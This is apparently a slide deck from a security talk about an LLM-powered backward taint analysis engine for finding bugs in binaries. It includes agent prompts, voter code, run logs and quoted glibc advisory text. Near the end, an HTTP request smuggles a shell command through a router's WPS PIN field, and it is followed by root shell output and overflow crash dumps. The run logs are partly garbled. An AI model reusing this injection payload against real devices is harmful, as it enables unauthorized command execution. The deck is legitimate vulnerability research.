

Deductive Engine

Human-inspired Taint Reasoning

Ruikai Peng, Oliver Laflamme



Ruikai Peng
retrOreg




Olivier Laflamme
Boschko

**“By taking a perspective of how we (human) do a certain task
(security research...) in a too fundamental way,
you see and find interesting things.”**

I want you to walk out with...

Tree-of-AST, Where it all started

- Tree-of Thoughts inspired framework for taint pruning.
 - Most similar way of how we find bugs in a cognitive level
 - By exploring around this framework, we ran into other interesting questions



Tree-of-AST, Questions that leads to more...

- Building our own *dataflow* engine:
 - How does dataflow engine *works*?
 - Simple but counter-intuitive heuristics, parameters.
- Applying *Tree-of Thoughts* into it:
 - Naturally easier task, *why*?
 - Natural advantageous, naturally picked and used by us.

LATTE

arXiv:2310.08275

- A paper about Transformers with Taint Analysis (like us)
- Predefining sinks and inputs by LLMs, make up for context for compute.
- “Compute for bugs”
 - The Cage We built

Harnessing the Power of LLM to Support Binary Taint Analysis

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This paper proposes LATTE, the first static binary taint analysis that is powered by a large language model (LLM). LATTE is superior to the state of the art (e.g., Entangle, Arista, Karetto) in three aspects. First, LATTE is fully automated, which means no manual taint analysis is required. Second, LATTE can handle complex propagation rules and vulnerability detection rules. Third, LATTE is significantly effective in vulnerability detection, demonstrated by our comprehensive evaluations. For example, LATTE found 37 new bugs in real-world software projects, while the state-of-the-art tools found only 10 bugs. Last but not least, LATTE incurs remarkably low engineering cost, making it a cost-efficient and scalable solution for security researchers and practitioners. We strongly believe that LATTE opens up a new direction to harness the power of LLMs for security research.

CCS Concepts: • Security and privacy → Software security engineering; • Software and its engineering → Software post-development issues.

Additional Key Words and Phrases: binary, taint analysis, large language model, vulnerability

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LLMs for SAST → LLMs as SAST

LLMs as SAST

Research in SASTs ways

- We put LLMs for them to think, reason, and research like a SAST tool.
- Follow how SAST logics internally, SMT Solver, Dataflow Engines...

I am a SAST



State Recovery theory

“The exploitation of a taint entry is not about exhaustive path enumeration, but rather a process of State Recovery”

Deductive Reasoning

& Sherlock Holmes

“Deductive reasoning is the process of drawing valid inferences. An inference is valid if its conclusion follows logically from its premises, meaning that it is impossible for the premises to be true and the conclusion to be false”

Deduction

Classic Syllogism



Security Research...

Back then

- From Browser RCEs to Kernel LPE, all of them are discovered from an easy primitive
- A Code Browser

- Despite these limitations, arbitrary code execution can be achieved. As a proof of concept, we developed a full-fledged remote exploit against the Exim mail server, bypassing all existing protections (ASLR, PIE, and NX) on both 32-bit and 64-bit machines. We will publish our exploit as a Metasploit module in the near future.

- The first vulnerable version of the GNU C Library is glibc-2.2, released on November 10, 2000.

- We identified a number of factors that mitigate the impact of this bug. In particular, we discovered that it was fixed on May 21, 2013 (between the releases of glibc-2.17 and glibc-2.18). Unfortunately, it was not recognized as a security threat; as a result, most stable and long-term-support distributions were left exposed (and still are): Debian 7 (wheezy), Red Hat Enterprise Linux 6 & 7, CentOS 6 & 7, Ubuntu 12.04, for example.

--[2 - Analysis]-----

The vulnerable function, `_nss_hostname_digits_dots()`, is called internally by the glibc in `nss/getXXbyYY.c` (the non-reentrant version) and `nss/getXXbyYY_r.c` (the reentrant version). However, the calls are surrounded by `#ifdef HANDLE_DIGITS_DOTS`, a macro defined only in:

```
- inet/gethostbyname.c
- inet/gethostbyname2.c
- inet/gethostbyname_r.c
- inet/gethostbyname2_r.c
- nsqd/gethostbyname3_r.c
```

These files implement the `gethostbyname*`() family, and hence the only way to reach `_nss_hostname_digits_dots()` and its buffer overflow. The purpose of this function is to avoid expensive DNS lookups if the hostname argument is already an IPv4 or IPv6 address.

The code below comes from glibc-2.17:

```
35 int
36 _nss_hostname_digits_dots (const char *name, struct hostent *resbuf,
37                           char *buffer, size_t *buffer_size,
38                           size_t buflen, struct hostent *result,
39                           enum nss_status *status, int af, int *h_errnop)
40 {
41     ...
42     if (isxdigit (name[0]) || !xdigit (name[0]) || name[0] == ':')
43     {
44         const char *cp;
45         char *hostname;
46         typedefed unsigned char host_addr_t[16];
47         host_addr_t *host_addr;
48         typedefed char *host_addr_list_t[2];
49         host_addr_list_t *h_addr_ptrs;
50         char **h_alias_ptr;
51         size_t size_needed;
52         ...
53         size_needed = (sizeof (*host_addr)
54                         + sizeof (*h_addr_ptrs) + strlen (name) * 1);
55         ...
56         if (buffer_size == NULL)
57         {
58             if (buflen < size_needed)
59             {
60                 ...
61                 goto done;
62             }
63         }
64     }
65     else if (buffer_size != NULL && *buffer_size < size_needed)
66     {
67         char *new_buf;
68         *buffer_size = size_needed;
69     }
70 }
```


Security Research... Back then



Taint Propagation

How we find bugs from deduction

- Connecting sink with source.
- In exploration of premises that are callers, using deductions (as guidance) to lead to “the data input” from sinks.



Taint Propagation

Step 1


- We start with one specific entry point
 - dangerous functions sinks,
or dataflow input



Taint Propagation

Step 2


- We then approach these entry with a specific approach
 - Grew related nodes from sink.
We describe this process as propagation in taint analysis
 - where a dangerous node contaminate nodes that are related to it.



Taint Propagation


Step 3

- Validation
 - use connectivity between source-of-taint (sinks) with source-of-data to determine the discovery of a bug



Definition and Reference, Is all you need

- Code navigation tools acts as a logical tool at a cognitive level
 - Executive relational (cross reference)
 - Data relational (find reference)
- The wheels for building taint graphs in our mind.



Data Flow Heuristic 1st Layer Engine

- Parameters acts as the fitness function of navigating for “thoughts” generation (dataflow states.)
- Intra-method, Inter-method

Code Pattern	Description	Argument Tracking	Parameter-Based Tainting	Traditional Sink Trace
<code>sink(caller.param)</code>	Direct taint flow from caller parameter	Yes	Yes	Yes
<code>sink(callee())</code>	Taint originates from callee function	No	Yes	No
<code>sink(callee(caller.param))</code>	Tainted parameter passed through callee	Yes	Yes	No

Sink Recovery 2nd Layer Engine

- With generated “thoughts” (tainted nodes) as contextual clues (premises).
- We use Tree-of-AST’s methodology to deliberately “inference” by voting between parallel “thoughts”
 - Based on previous “thoughts” as state, we “inference” upon them mimicking the “syllogism” deduction
 - Building out a linear CoT, out from this ToT that connects from the sink to the source (sink as inception, source as conclusion)
 - This process can be described as a repetitive, stateful syllogism of “thoughts” (tainted nodes), thus “deduction”
 - This is essentially a task of “recovery”, since we’re recovering a pathway-of-thought with given thoughts; while “Definition and Reference is all you need” limited these thoughts with a certain contextual relevance

We achieved

A taint analysis SAST without taint analysis SAST's limitation

- Environment-agnostic, generalizable framework

Implementation




The big picture 10,000-Foot Overview

A LangGraph state machine runs a multi-agent loop over code evidence

1. Entry normalizes the sink into a type-safe thought
2. Observe generates thoughts representing the candidate's predecessor
Binary Ninja MCP propose next steps (trace variables, follow xrefs, check clamps)
3. Vote scores hypotheses, advances on confidence, backtracks on doubt, and obeys a threshold
4. Validate collapses the exploration chain into a DAG you can audit and show

The whole thing is governed by typed models (Pydantic) and a Binary Ninja MCP that keeps the LLM grounded in actual code instead of speculation.



Entry Sink initialization

Algorithm 1: Entry (Heavily Abstracted)

Input: S : state with optional *hint*, *target parameter*, and *history*
Output: Updated S with a new *Thought* (sink) and transition to the next phase

Phase 1: Frame Task;
Build a stable task prompt describing the goal: identify a dangerous sink and emit a structured *Thought*;

Phase 2: Provide Context;
From S , assemble a brief action context containing the current hint, an optional "specific focus" on a target parameter, and a summary of prior findings to avoid duplicates;

Phase 3: Single-Step Inference;
Query an analysis agent with {task prompt, action context} to propose a candidate *Thought*;

Phase 4: Normalize Output;
Force minimal invariants on the candidate: characteristic \leftarrow sink; type \leftarrow inner; prev \leftarrow null; ensure next is a list (possibly empty);

Phase 5: Persist & Advance;
Append the *Thought* to $S.history$ and set $S.current$ to this *Thought*.
Indicate progression to the observation/analysis phase;

Key Point: Entry establishes the starting point for backward deductive reasoning.

```
def _prompt_from_description(state: State) → str:
    return f"""
You are given a natural language description
of a sink at a specific method in binary code.
Use tools to investigate, turn this into an
initial taint "Thought" suitable for backward
propagation.
```

Requirements:

- characteristic must be "sink"
- type should be "inner" or "cross"
- context should include method name

Sink description:

```
{state.get("entry", "")}
```



Observe Thought generation

Algorithm 2: Observer (Heavily Abstracted)

Input: S with current *Thought* T_{cur}

Output: Updated S ; route to voter

Phase 1: Provide Context;

Construct a compact message containing a serialization of T_{cur}
("Current thought: ...");

Phase 2: Generate Candidates;

Query the analysis agent *once* with {stable observer prompt, context} to obtain a list L of candidate child Thoughts (possibly empty);

Phase 3: Link Children;

if $|L| > 0$ then

foreach $t \in L$ do
| $t.\text{prev} \leftarrow T_{\text{cur}}$;
| **end**
| $T_{\text{cur}}.\text{next} \leftarrow L$;

end

// If L is empty, leave $T_{\text{cur}}.\text{next}$ unchanged.

Phase 4: Emit Command;

Return a command updating $S.\text{current} \leftarrow T_{\text{cur}}$ and routing to voter;



Key Point: The observe node implements backward chaining by explicitly instructing the LLM to reason backward from the current code slice to identify potential sources.


Voter Decision engine

```
def voter(state: State) → Command:
    # Get candidates from observe node
    candidates = state["current"].next

    # Score each candidate
    for thought in candidates:
        decision = llm.invoke(per_thought_prompt(state, thought))
        thought.decisions = decision

    # Normalize votes across candidates
    total_vote = sum(max(t.decisions.vote, 0.0) for t in candidates)
    if total_vote > 0.0:
        for t in candidates:
            t.decisions.vote = max(0.0, t.decisions.vote) / total_vote

    # Sort by vote score
    candidates.sort(key=lambda x: x.decisions.vote, reverse=True)
    top = candidates[0]
```



Validate DAG construction

DAG Structure

```
{  
  "nodes": {  
    "thought-1": {  
      "slice": "memcpy(dst, src, len)",  
      "characteristic": "sink",  
      "type": "inner"  
    },  
    "thought-2": {  
      "slice": "len = read_user_input()",  
      "characteristic": "source",  
      "type": "inner"  
    }  
  },  
  "edges": [["thought-1", "thought-2"]]  
}
```

Key Point: The DAG represents the complete deductive reasoning chain, showing how the system worked backward from sink to source through a series of logical steps.



Memory **Interrupts**

TRACE **Waterfall** **Graph**

```

graph TD
    start((__start__)) --> entry[entry]
    entry --> observe[observe]
    observe --> voter[voter]
    voter --> validate[validate]
    validate --> end((__end__))
    end --> start
    entry --> prompt1[Prompt 0.00s]
    voter --> prompt2[Prompt 0.00s]
    validate --> prompt3[Prompt 0.00s]
    
```

Input

AI

```

Thought toolu_01RGLrjTKpRA68QvQRYoWan3

{
  "slice": "00438eb4: sprintf(&var_ec, \"ipriv wlan%d set_mib wsc_specssid=\\\\\\%s\\\\\\\" \\", wlan_idx, $v0_1)",
  "context": {
    "parent": "sub_438960",
    "parameter": "targetAPSSid",
    "sink_type": "command_injection",
    "execution_point": "00438ebc: system(&var_ec)",
    "sanitization": "limitedEscaping_at_00438e9c",
    "vulnerability_type": "OS_command_injection",
    "regional_scope": "WPS_PIN_handler"
  },
  "characteristic": "sink",
  "type": "cross",
  "id": "sink_cmd_injection_targetAPSSid_438eb4"
}

```

JSON

Output

- Output
 - Characteristic sink
 - Id sink_cmd_injection_targetAPSSid_438eb4
 - Slice 00438eb4: sprintf(&var_ec, "ipriv wlan%d set_mib wsc_specssid=...")
 - Type cross
- Context
 - Execution Point 00438ebc: system(&var_ec)
 - Parameter targetAPSSid
 - Parent sub.438960
 - Regional Scope WPS_PIN_handler
 - Sanitization limitedEscaping_at_00438e9c
 - Sink Type command_injection
 - Vulnerability Type OS_command_injection
 - Next []

View Rendered

ne configuration', 'destination': 'var_15c', 'source': 'timezone string selected by strcmp operations', 'characteristic': 'intermediate', 'type': 'inner'}, 'ObservedThought(id='25222887-9420-49d0-bede-1396cbbce5fd', slice='00018f90: apmib_get(0x99, &var_164)', context={'parent': '00018f08: int32_t set_timeZone()', 'regional': ['timezone configuration', 'external input'], 'parameter_id': '0x99', 'destination': 'var_164', 'user_controlled': True}, characteristic='source', type='inner'), 'ObservedThought(id='2c938bec-e006-4b9e-96e0-f5e1bb64c118', slice='00018f54: apmib_get(0x11a, &var_170)', context={'parent': '00018f08: int32_t set_timeZone()', 'regional': ['timezone configuration', 'external input'], 'parameter_id': '0x11a', 'destination': 'var_170', 'affects_control_flow': True}, characteristic='source', type='inner')]

025-10-05T17:54:59.181767Z [info] HTTP Request: POST https://api.anthropic.com/v1/messages "HTTP/1.1 200 OK" [httpx] api_variant=local_dev_assistant_id=5d6eae29-3ebb-4aa5-217-e64fd1e07221 graph_id=agent_langgraph_api_version=0.4.1 langgraph_node=voter request_id=1678f512-5a89-4073-a7ff-997af50b92b7 run_attempt=1 run_id=0199b581-9e5e-76f0-8aaaf-5b30d5daa thread_id=ff453b80-1c50-4281-b6e4-af9f81b4c369 thread_name=ThreadPoolExecutor-1_14

voter] decided: id='ea604ede-e5ae-4fa0-b4b3-deffb22763d4' slice='000194c0: sprintf(&var_f8, \$a1_3, \$v0_26, &var_15c, 0x3da40)' context={'parent': '00018f08: int32_t set_timeZone()', 'regional': ['timezone configuration'], 'format_string': 'GMT%s or GMT%:30%', 'destination': 'var_f8', 'parameters': ['\$v0_26 from gettok', '&var_15c from strcpy']} characteristic='intermediate' type='inner' prev=None next=[] decisions=Decision(vote=0.95, annotation="This sprintf at 0x194c0 directly creates the var_f8 buffer that flows into the sink sprintf at 0x194fc. It constructs a timezone string from two tainted inputs: \$v0_26 (from gettok processing of apmib_get(0x99)) and var_15c (from strcpy). The format string 'GMT%s or GMT%:30%' shows direct string concatenation without sanitization. This is the critical intermediate step that assembles the malicious payload before it reaches the command injection sink.", won=True, source=False)

025-10-05T17:55:05.696913Z [info] HTTP Request: POST https://api.anthropic.com/v1/messages "HTTP/1.1 200 OK" [httpx] api_variant=local_dev_assistant_id=5d6eae29-3ebb-4aa5-217-e64fd1e07221 graph_id=agent_langgraph_api_version=0.4.1 langgraph_node=voter request_id=1678f512-5a89-4073-a7ff-997af50b92b7 run_attempt=1 run_id=0199b581-9e5e-76f0-8aaaf-5b30d5daa thread_id=ff453b80-1c50-4281-b6e4-af9f81b4c369 thread_name=ThreadPoolExecutor-1_14

voter] decided: id='55caf606-582a-4f3c-9a2f-902986b6e2e3' slice='000193cc: int32_t \$v0_26 = gettok(&var_164, 0, 0x20)' context={'parent': '00018f08: int32_t set_timeZone()', 'regional': ['timezone configuration'], 'source_buffer': 'var_164', 'delimiter': 'space (0x20)', 'taint_source': 'apmib_get(0x99)'} characteristic='intermediate' type='inner' prev=None next=[] decisions=Decision(vote=0.9, annotation="The gettok function at 0x193cc is a critical intermediate node in the taint propagation chain. It processes var_164 which contains user-controlled data gets injected into the command string. While this thought confirms the attack's execution, it's a forward step in the input, allowing malicious char from an already-analyzed sink rather than a backward taint propagation step. The complete exploit chain has already been formed) -> system(). This is a high-oven without needing this additional sink node.", won=False, source=False))])

025-10-05T17:55:[validate] dag: {'nodes': {'sink_194fc_sprintf_cmd_injection': {'id': 'sink_194fc_sprintf_cmd_injection', 'slice': '0001946eae29-3ebb-4aa5-217-e64fd1e07221: sprintf(&var_94, 0x1a6c0, &var_f8, 0x1a6b8) {"/var/TZ"} {"echo %s >%s"}', 'context': {'parent': '00018f08: int32_t set_timeZone()', 'regional': ['timezone_processing', 'command_construction'], 'vulnerability': 'command_injection', 'system_c_version=0.4.1 ma1_thread_name=Thell_at': '0x19528'}, 'characteristic': 'sink', 'type': 'inner'}, 'sprintf_0x194fc_set_timeZone': {'id': 'sprintf_0x194fc_se205-10-05T17:55:timeZone', 'slice': '000194fc: sprintf(&var_94, 0x1a6c0, &var_f8, 0x1a6b8) {"/var/TZ"} {"echo %s >%s"}', 'context': {'p_secs=datetime.datetime(2025, 10, rent': '00018f08: int32_t set_timeZone()', 'format_string': 'echo %s >%s', 'static_path': '/var/TZ', 'buffer_destination': 'tc n_pending=0 running=1 thread var_94', 'buffer_size': '0x80', 'data_source': 'var_f8', 'vulnerability_type': 'command_injection', 'subsequent_call': 's_voter] decided: item(&var_94) at 0x19528', 'characteristic': 'sink', 'type': 'inner'}, 'edges': []}}

ional': ['timezone configuration']}) decisions=Decision(vote=0.75, annotation="The strcpy at 0x15b0 copies \$a1_2 into var_15c, which directly flows into the sprintf at 0x194c0 (already confirmed with 0.95 vote). The context indicates \$a1_2 is a 'timezone string selected by strcmp operations', suggesting it comes from string comparison logic that selects predefined timezone values. While var_15c is confirmed as part of the taint chain leading to command injection, this strcpy appears to handle fixed timezone strings rather than user-controlled input. The taint likely originates from the strcmp logic that selects \$a1_2 based on user input from apmib_get, not from \$a1_2 itself being directly user-controlled. This is a relevant intermediate node showing how timezone selection logic contributes to the vulnerability, but it's processing constrained string values rather than arbitrary user input.", won=True, source=False)

025-10-05T17:55:22.933071Z [info] HTTP Request: POST https://api.anthropic.com/v1/messages "HTTP/1.1 200 OK" [httpx] api_variant=local_dev_assistant_id=5d6eae29-3ebb-4aa5-217-e64fd1e07221 graph_id=agent_langgraph_api_version=0.4.1 langgraph_node=voter request_id=1678f512-5a89-4073-a7ff-997af50b92b7 run_attempt=1 run_id=0199b581-9e5e-76f0-8aaaf-5b30d5daa thread_id=ff453b80-1c50-4281-b6e4-af9f81b4c369 thread_name=ThreadPoolExecutor-1_14

voter] decided: id='25222887-9420-49d0-bede-1396cbbce5fd' slice='00018f90: apmib_get(0x99, &var_164)' context={'parent': '00018f08: int32_t set_timeZone()', 'regional': ['timezone configuration', 'external input'], 'parameter_id': '0x99', 'destination': 'var_164', 'user_controlled': True}, characteristic='source', type='inner' prev=None next=[] decisions=Decision(vote=1.0, annotation="This apmib_get(0x99, &var_164) at 0x18f90 is THE SOURCE of the command injection vulnerability. This is a perfect taint source with complete backward propagation chain proven: apmib_get(0x99) retrieves user-controlled timezone data into var_164 -> gettok processes var_164 at 0x193cc (confirmed 0.9 vote) -> result flows to sprintf at 0x194c0 (confirmed 0.95 vote) -> creates var_f8 -> flows into sink sprintf at 0x194fc that constructs "echo %s >%s" command -> system() execution. The context explicitly marks this as '\user_controlled': True and '\external input'. This apmib_get call retrieves configuration parameter 0x99 (likely TIMEZONE setting) from external source without any validation. The entire taint chain from source to sink is now fully established, proving the command injection is exploitable through this user-controlled input")

http://127.0.0.1:9191

```

1 Content-Type: application/x-www-form-urlencoded
2 Content-Length: 169
3 Cache-Control: max-age=0
4 sec-ch-ua: "Chromium";v="140", "Not=A?Brand";v="24", "Google C
hrome";v="140"
5 sec-ch-ua-mobile: ?0
6 sec-ch-ua-platform: "Windows"
7 Origin: http://127.0.0.1:9191
8 Content-Type: application/x-www-form-urlencoded
9 Upgrade-Insecure-Requests: 1
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36
11 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: navigate
14 Sec-Fetch-User: ?1
15 Sec-Fetch-Dest: frame
16 Referer: http://127.0.0.1:9191/
17 Accept-Encoding: gzip, deflate, br, zstd
18 Accept-Language: en-US,en;q=0.9
19 Cookie: sidebarStatus=1
20
21
22 submit-url=████████&resetUnCfg=0&targetAPMac=&targetAPSSid=8&peerPin=/bin/whoami/&tmp/osinj_whoami1.txt; #&setPIN=Start+PIN&configXd=off&resetRptUnCfg=0&peerRptPin=

```

Response

```

1 HTTP/1.1 200 OK
2 Date: Mon, 27 Dec 2021 12:19:16 GMT
3 Server: ██████████
4 Accept-Ranges: bytes
5 Connection: close
6 Pragma: no-cache
7 Cache-Control: no-store
8 Expires: 0
9 Last-Modified: Mon, 27 Dec 2021 12:19:16 GMT
10 Content-Type: text/html
11 Content-Length: 316
12
13 <html>
14
15 <head>
16     <link href="/style.css" rel="stylesheet" type="text/css">
17 </head>
18
19 <body>
20     <blockquote>
21         <h4>Applied WPS PIN successfully!<br><br>You have to run Wi-Fi Protected Setup within 2 minutes.</h4>
22         <form><input type="button" value=" OK " /></form>
23     </blockquote>
24 </body>
25
26 </html>

```

```

heckWanStatus: /proc/eth1/up_event is not exist!!
heckWanStatus: /proc/eth1/up_event is not exist!!

: /bin/whoami: not found
heckWanStatus: /proc/eth1/up_event is not exist!!
heckWanStatus: /proc/eth1/up_event is not exist!!
heckWanStatus: /proc/eth1/up_event is not exist!!

```

```

bash-5.1# ls -lat && pwd
drwxr-xr-x  2 root      root          0 Sep 30 2025 usb
drwxr-xr-x  3 root      root          0 Dec 27 19:58 .
-rw-----  1 root      root          0 Dec 27 19:58 osinj_whoami.txt
-rw-----  1 root      root          21 Dec 27 19:47 wscd_daemon_parameters
drwxr-xr-x 22 root      root          0 Dec 27 19:45 ..
-rw-r--r--  1 root      root          14 Dec 27 19:45 tmp.txt
-rwSr----  1 root      root          2 Dec 27 19:45 bridge_init
-----   1 root      root          0 Dec 27 19:45 lock
/tmp

```

```
[ 3483. 864000] 4f4f4f4f (epc = 00419758, ra = 00419ef8)
[ 3483. 864000] Cpu 0
[ 3483. 864000] S 0 : 00000000 1000a400 00000001 4f4f4f4f
[ 3483. 864000] S 4 : 00000028c 00000042d 00000001 00000001
[ 3483. 864000] S 8 : 00000000 00001015 8023d440 00000004
[ 3483. 864000] S12 : 7fb1f1fa48 00000000 00000000 8fb3d45c
[ 3483. 864000] S16 : 00b73c78 004e0000 00b2e430 00000001
[ 3483. 864000] S20 : 00000037 00b2e248 00b2e080 00b2e288
[ 3483. 864000] S24 : 8fb3d408 2b18c650
[ 3483. 864000] S28 : 2b16a040 7fb1f1b0 00b68bf0 004196f8
[ 3483. 864000] Hr : 00000000
[ 3483. 864000] Lo : 00000000
[ 3483. 864000] epc : 00419758 0x419758
[ 3483. 864000] Not tainted
[ 3483. 864000] ra : 00419ef8 0x419ef8
[ 3483. 864000] Status: 0000+13 USER EXL IF
[ 3483. 864000] Cause: 10800008
[ 3483. 864000] BadVA: 4f4f4f4f
[ 3483. 864000] Prid : 00019300 (MIPS 24Kc)
[ 3483. 864000] Modules linked in:
[ 3483. 864000] Process : [pid: 1294, threadinfo=8f0ca000, task=8f011630, tlist=005a58d4]
[ 3483. 872000] Stack : 00000000 0000000000000010 00000057 2b18c650 00000000 00000000
[ 3483. 872000] 42424243 42424242 00190000 00019000 00000001 00000001 00000037 00000000
[ 3483. 872000] 01000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
[ 3483. 872000] 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
[ 3483. 872000] 00000000 00000000 ffffffe0 00000000 7fb1f1d0 00447f49 00000002 61300000
[ 3483. 872000] ...
[ 3483. 876000] Call Trace:
[ 3483. 876000] [804e024f] do_ipv6_getsockopt.isra.1+0x653/0x75c
```

```
[2415:536000] BswRa : 7e8f71000
[2415:536000] Fid : 00019300 (MIES 24Kc)
[2415:536000] Modules linked to:
[2415:536000]   Process [pid: 1295, threadinfo: 8f0fe0a000, task: 8f0fe0f8, tls: 005a58d4]
[2415:536000]   Stack : 01bd02d0 00bd02d0 004a0000 00000000 00000000 0057560 0bd02d0 00400000
[2415:540000]   Image : 00000000 00441d4 32303200 7fffffff 00000000 00000000 00000000 00000000
[2415:540000]   Base : 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
[2415:540000]   Size : 00000001 00000000 00000000 00000000 00000000 00000010 00000000 00000000
[2415:540000]   Start : 39383a33 35313841 41414141 41414141 41414141 41414141 41414141 41414141
[2415:540000] 
[2415:540000] Call Trace:
[2415:540000]   (bad stack address)
[2415:540000] 
[2415:540000] Code: 24630001 90400000 00000000 <1480ffff> a0640000 03e00008 00000000 0000
caught SIGSEGV, dumping core in /tmp
[2415:544000] hs4/125: potentially unexpected fatal signal 6.
[2415:544000] 
[2415:544000] Cpu 0
[2415:544000] $ 0 : 00000000 1000a400 00000000 00027cd0
[2415:544000] $ 1 : 0000050f 00000006 00000000 00000000
[2415:544000] $ 2 : 00000000 41414141 41414141 41414141
[2415:544000] $ 3 : 41414141 41414141 41414141 00400000
[2415:544000] $4 : f0000000 004a0000 00000000 00000000
[2415:544000] $20 : 0057560 004a8990 00000004 00449650
[2415:544000] $24 : 00456560 2ab27f00
[2415:544000] $28 : 2ab7f5c0 7e8f70578 0000005c 2ab47d8c
[2415:544000] Hs : 00000000
[2415:548000] Lo : 00000000
[2415:548000] epc : 2ab27f24 0x2ab27f24
[2415:548000]   Not tainted
[2415:548000]   ra : 2ab47d8c 0x2ab47d8c
